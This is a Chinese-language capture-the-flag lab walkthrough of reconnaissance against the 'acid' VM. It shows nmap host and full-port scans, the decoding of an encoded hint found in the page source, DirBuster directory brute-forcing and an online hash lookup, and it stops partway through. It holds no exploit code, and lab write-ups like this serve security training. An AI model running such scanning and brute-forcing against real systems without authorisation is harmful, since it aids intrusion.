

1. 信息收集：

IP发现

网络设置是NAT模式，用nmap扫描Vmnat8网卡的NAT网段，就可以找到acid靶机的IP，同时也能看到kali攻击机的IP

命令：nmap -sP 192.168.128.0/24 获得靶机IP：192.168.128.102

```
Nmap scan report for 192.168.128.2
Host is up (0.000074s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F3:E0:19 (VMware)

Nmap scan report for 192.168.128.102
Host is up (0.00020s latency).
All 1000 scanned ports on 192.168.128.102 are closed
MAC Address: 00:0C:29:2F:5E:5C (VMware)

Nmap scan report for 192.168.128.254
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.128.254 are filtered
MAC Address: 00:50:56:E4:EC:AC (VMware)

Nmap scan report for 192.168.128.134
Host is up (0.0000030s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
5432/tcp  open  postgresql
```

端口扫描

使用nmap扫描1-65535全端口，并做端口服务指纹识别


命令: nmap -p 1-65535 -sV 192.168.128.102

```
root@kali:~# nmap -p 1-65535 -sV 192.168.128.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-31 00:05 CST
Nmap scan report for 192.168.128.102
Host is up (0.00016s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
33447/tcp  open  http    Apache httpd 2.4.10 ((Ubuntu))
MAC Address: 00:0C:29:2F:5E:5C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.01 seconds
root@kali:~#
```

目标主机的33447端口发现web服务，web服务器是Apache2.4.10，操作系统ubuntu

http://192.168.128.102:33447/ 进入web主页



服务识别:

只发现web服务和Apache，只能从web漏洞或者Apache漏洞入手

端口：Tcp 33447

服务器：Apache2.4.10

操作系统：Ubuntu

漏洞挖掘的详细思路

- web挖掘思路：

- (1) 查看每个网页的源码，看是否有提示；
- (2) 爆破目录，用御剑或DirBuster，看是否有新网页，找新网页的漏洞；

- Apache挖掘思路：


- (1) 寻找Apache2.4.10有无已知漏洞可利用：没有发现可直接利用的漏洞。
- (2) 到www.exploit-db.com查询有无exp：没有找到exp。
- (3) Nessus扫描一下主机漏洞：没有扫描出漏洞。

- 步骤1：首先看主页源码，发现提示：0x643239334c6d70775a773d3d

```
67
68
69
70
71
72
73
74
75
76 <!--0x643239334c6d70775a773d3d-->
77
```


0x是16进制编码，将值643239334c6d70775a773d3d进行ASCII hex转码，变成：
d293LmpwZw==

发现是base64编码，再进行解码，得到图片信息 wow. jpg



这时可以根据经验在首页直接加目录打：/image/wow.jpg 或者 /images/wow.jpg 或者 /icon/wow.jpg 网站的图片目录通常是这样命名。

也可以利用dirbuster进行目录爆破，得到图片目录images



Linux下使用locate查找文件:

```
root@kali:~# locate DirBuster
/root/.java/.userPrefs/com/sittinglittleduck/DirBuster
/root/.java/.userPrefs/com/sittinglittleduck/DirBuster/prefs.xml
/usr/share/dirbuster/DirBuster-1.0-RC1.jar
root@kali:~# cd /usr/share/dirbuster/DirBuster-1.0-RC1.jar
bash: cd: /usr/share/dirbuster/DirBuster-1.0-RC1.jar: 不是目录
root@kali:~# cd /usr/share/dirbuster
root@kali:/usr/share/dirbuster# ls
DirBuster-1.0-RC1.jar  lib  wordlists
root@kali:/usr/share/dirbuster# cd /usr/share/dirbuster/wordlists
root@kali:/usr/share/dirbuster/wordlists# ls
apache-user-enum-1.0.txt  directories.jbrofuzz  directory-list-2.3-medium.txt  directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-1.0.txt  directory-list-2.3-small.txt  directory-list-lowercase-2.3-small.txt
root@kali:/usr/share/dirbuster/wordlists#
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz


☒ Brute Force Dirs ☒ Be Recursive Dir to start with


☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

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- 访问 <http://192.168.128.102:33447/images/wow.jpg> 得到图片：






去cmd5解密，得到63425，推测是一个密码或者ID




步骤2：使用Dirbuster进行目录爆破




